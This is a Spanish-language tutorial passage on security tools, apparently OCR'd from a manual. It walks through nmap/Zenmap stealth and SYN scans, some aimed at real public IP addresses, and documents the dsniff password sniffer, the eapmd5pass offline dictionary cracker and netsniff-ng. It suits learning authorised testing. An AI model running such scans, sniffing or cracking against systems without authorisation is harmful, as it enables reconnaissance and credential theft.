


donde T4 indica que la exploración es agresiva y -F (pestaña Target) indica que es una exploración rápida. Podemos eliminar estas opciones que Zenmap añade por defecto.

Ejemplo 4. Realizar Stealth Scans (escaneos sigilosos)
Podemos realizar una exploración no asociada a un perfil. En este caso hay que escribir la orden completa que se quiere ejecutar. Por ejemplo

#nmap -sX -O 192.168.0.103

La orden realiza un Stealth Scan del tipo Xmas Tree y además intenta conocer el sistema operativo que se está ejecutando en el dispositivo destino. La salida generada desde Zenmap es:




Ejemplo 5. Sondeo TCP SYN

En este caso tampoco hay un perfil adecuado a esta exploración. Escribimos directamente la orden:


#nmap -sS 173.194.34.49

La salida generada es la siguiente:




Ejemplo 6. Creación del perfil_1 personalizado
Para crear un perfil personalizado que llamaremos perfil_1 y hacer lo siguiente:
1 . Exploración tipo TCP barrido silencioso y agresivo
2. Detección del sistema operativo
3. De los puertos 1-100 de las IPs 69.171.228.14 y 74.125.230.116
4. Utilizar el script who pasándole como parámetro whodb=nofile. De esta forma además indicará que puertos hay abiertos y a que organización pertenecen. Recordar que el script whois permite hacer una consulta a las bases de datos whois para obtener más información acerca de los dispositivos explorados.


Para ello entramos en el editor de perfiles (*Perfil* > *Editor de perfiles*) y en la ventana que se muestra, introducimos los parámetros.




Asignamos un nombre al nuevo perfil y escribimos una pequeña descripción.
Pasamos a la pestaña *Scan*:



Introducimos y/o activamos las opciones de exploración pedidas y pasamos a la pestaña *Scripting* donde seleccionamos el argumento whodb=nofile:




Pasamos a la pestaña Target donde podríamos excluir determinadas IP en la exploración e indicamos el rango de puertos.



Observar que también se da opción a preparar un archivo con una lista de direcciones Ips, una por línea, a explorar. En este caso habrá que indicar la ruta absoluta del archivo y deberá ser un .txt.


Ya introducidos todos los requerimientos guardamos el perfil 'perfil_1' que ya aparecerá en la lista desplegable de perfiles (Profile) y que seleccionaremos para hacer la exploración con él (*Scan*).

La siguiente captura muestra el resultado de la exploración.




Observar que al encontrar 2 direcciones IP exploradas en la zona de dispositivos, aparecen 2 entradas que podremos seleccionar para disponer de información específica de cada exploración.

Podemos obtener información gráfica sobre la topología de la exploración realizada bajo diferentes aspectos:



Así como detalles de cada uno de los dispositivos explorados:



Por último decir que la orden nmap generada por Zenmap y que hubiera dado idénticos resultados si se ejecutara en línea de orden, es la siguiente:

#nmap -sS -p 1-100 -T4 -O –script-args whodb=nofile 69.171.228.14 74.125.230.1 16

37. SNIFFING

dsniff	Detecta automáticamente y analiza mínimamente cada protocolo de aplicación
eapmd5pass	Incorpora autenticación EAP-MD5
netsniff-ng	Sniffer clasico y rápido
tcpdump	Sniffer clásico
wireshark	Sniffer gráfico

38. dsniff

dsniff es un sniffer de contraseña que maneja FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP MS-CHAP, NFS, VRRP, YP / NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL * Net, Sybase y los protocolos Microsoft SQL.

dsniff detecta automáticamente y analiza mínimamente cada protocolo de aplicación, solo guarda los bits interesantes y usa Berkeley DB como formato de archivo de salida. El reensamblaje completo de TCP/IP es proporcionado por libnids.

Uso: dsniff [-c] [-d] [-m] [-n] [-i interface | -p pcapfile] [-s snaplen] [-f services] [-t trigger[,…]]] [-r|-w savefile] [expression]

Opciones

-c	Realizar el reensamblaje de flujo TCP semidúplex para manejar el tráfico enrutado asimétricamente
-d	Modo debug
-m	Permitir la detección automática del protocolo
-n	No resolver las direcciones IP a nombres de dispositivo
-i interface	Especificar la interfaz por la que escuchar
-p pcapfile	En lugar de procesar el contenido de los paquetes observados en la red, procesar el archivo de captura PCAP especificado
-s snaplen	Analizar a lo sumo los primeros octetos snaplen de cada conexión TCP, en lugar del valor predeterminado de 1024.
-f services	Cargar disparadores desde un archivo de servicios.
-t trigger	Cargar desencadenantes desde una lista separada por comas
-r savefile	Leer las sesiones obtenidas de un archivo guardado creado con la opción -w.
-w file	Escribir las sesiones escaneadas para guardar archivos en lugar de analizarlas e imprimirlas.

39. eapmd5pass

EAP-MD5 es un mecanismo de autenticación que nos proporciona suficiente protección para las credenciales de autenticación del usuario. Los usuarios que se autentican mediante EAP-MD5 se someten a una vulnerabilidad de ataque de diccionario sin conexión. Esta herramienta lee desde una interfaz viva de red en modo monitor o desde un archivo de captura pcap guardado y extrae las partes del intercambio de autenticación EAP-MD5. Una vez que se hayan recopilado las porciones de challenge y response de este intercambio, eapmd5pass montará un ataque de diccionario sin conexión contra la contraseña del usuario.

Uso: eapmd5pass [-i <int> | -r <pcapfile>] [-w wordfile] [opciones]

Opciones

-i <iface>	Nombre de la interfaz
-r <pcapfile>	Leer de un archivo pcap
-w <wordfile>	Utilizar <wordfile> para posibles contraseñas.
-b <bssid>	BSSID de la red de destino. Por defecto: todo
-U <username>	Nombre de usuario
-C <chal>	Valor de challenge
-R <response>	Valor de response
-E <eapid>	Valor de response EAP ID
-v	Modo verbose
-V	Información de versión
-h	Ayuda

Las opciones -r y [-U | -C | -R | -E] no deben utilizarse juntas. Utilizar -r cuando esté disponible una captura de paquetes. Especificar el nombre de usuario, challenge y response cuando esté disponible a través de otros medios.

El funcionamiento normal de esta herramienta será especificar un archivo de diccionario de palabras a usar como posibles contraseñas, una por línea, junto con un archivo de captura de paquetes desde la red inalámbrica de un intercambio EAP-MD5.

Sin embargo, puede haber casos en los que sea necesario montar un ataque EAP-MD5 incluso cuando una captura de paquetes no está disponible. Si se ha observado un intercambio EAP-MD5 pero no se tienen los datos en una captura de paquetes inalámbrica que es entendido por esta herramienta, se pueden especificar manualmente los siguientes parámetros como argumentos de línea de comandos:
+ username
+ EAP challenge (16 bytes)
+ EAP response (16 bytes)
+ EAP Id of the EAP response frame (usually "2")
+ Dictionary file

40. netsniff-ng

Netsniff-ng es una de estas herramientas que aunque tiene unas características muy interesantes y es muy potente, es más bien poco conocida. Se trata de un escaner diseñado especialmente para sistemas Linux, muy similar a herramientas como TCPDump o TShark, pero con algunas ventajas adicionales. Una de ellas es su rendimiento, el cual es mucho más óptimo que otros escaners existentes, ya que los paquetes manejados por netsniff-ng no son copiados entre el espacio del kernel y el espacio del usuario, algo que es tan común en librerías como libpcap.

Algunos escaners realizan una serie de invocaciones a las system calls desde el espacio del usuario para realizar el proceso de captura de paquetes, los cuales son procesados en primera instancia por el kernel y almacenados en el espacio del mismo. Este proceso es muy ineficiente, ya que se debe invocar a una y en algunos casos varias, system calls de la API de sockets del sistema operativo. Debido a esto, en las últimas versiones se ha introducido PACKET_MMAP, un mecanismo que se encarga de crear un buffer compartido entre el espacio del kernel y el espacio del usuario para la captura y procesamiento de los paquetes de la red.

Se trata de una característica antigua y que se encuentra integrada en prácticamente todos los sistemas Linux modernos por medio de la opción CONFIG_PACKET_MMAP. No obstante para el correcto funcionamiento de netsniff-ng, también se recomienda utilizar versiones recientes del kernel de Linux (>= 2.6.31) ya que implementan el concepto de “rings” del tipo RX y TX, lo cual permite un control mucho más eficiente de los buffers utilizados para la recepción y transmisión de los paquetes de datos. El tamaño de cada uno de estos rings puede variar dependiendo de las limitaciones físicas de la interfaz de red y normalmente se calcula en base al ancho de banda soportado por la interfaz de red.

Uso: netsniff-ng [opciones] [filter-expression]

Opciones:

-i -d –dev --in <dev pcap ->	Fuente de entrada como netdev, pcap o pcap stdin
-o --out <dev pcap dir cfg ->	Salida como netdev, pcap, directory, trafgen, or stdout
-C --fanout-group <id>	Unirse al paquete del grupo de fanout
-K --fanout-type <type>	Aplicar la disciplina de fanout: hash|lb|cpu|rnd|roll|qm
-L --fanout-opts <opts>	Opciones adicionales de fanout: defrag|roll
-f --filter <bpf-file - expr>	Utilizar el filtro BPF del archivo bpfc/stdin o la expresión tipo tcpdump
-t --type <type>	Filtro para: host|broadcast|multicast|others|outgoing
-F --interval <size time>	Intervalo de volcado si -o es un directorio : <num>KiB/ MiB/GiB/s/sec/min/hrs
-R --rfraw	Capturar o inyectar paquetes 802.11 raw
-n --num <0 uint>	Cantidad de paquetes hasta la salida. Por defecto 0
-P --prefix <name>	Prefijo para pcaps almacenados en el directorio
-T --magic <pcap-magic>	El formato pcap número mágico/formato pcap para

	almacenar
-w --cooked	Usar el encabezado Linux "cocido" en lugar del encabezado del enlace
-D --dump-pcap-types	Volcar los tipos pcap y los números mágicos y salir
-B --dump-bpf	Volcado generado ensamblado BPF
-r --rand	Aleatorizar la orden de reenvío de paquetes
-M --no-promisc	Sin modo promiscuo para netdev
-A --no-sock-mem	No sintonizar la memoria del socket central
-N --no-hwtimestamp	Deshabilitar el sellado de tiempo del hardware
-m --mmap	Mmap(2) pcap file I/O, es decir, para reemplazar los pcaps
-G --sg	Dispersar/reunir pcap file I/O
-c --clrw	Usar read(2)/write(2) I/O más lento
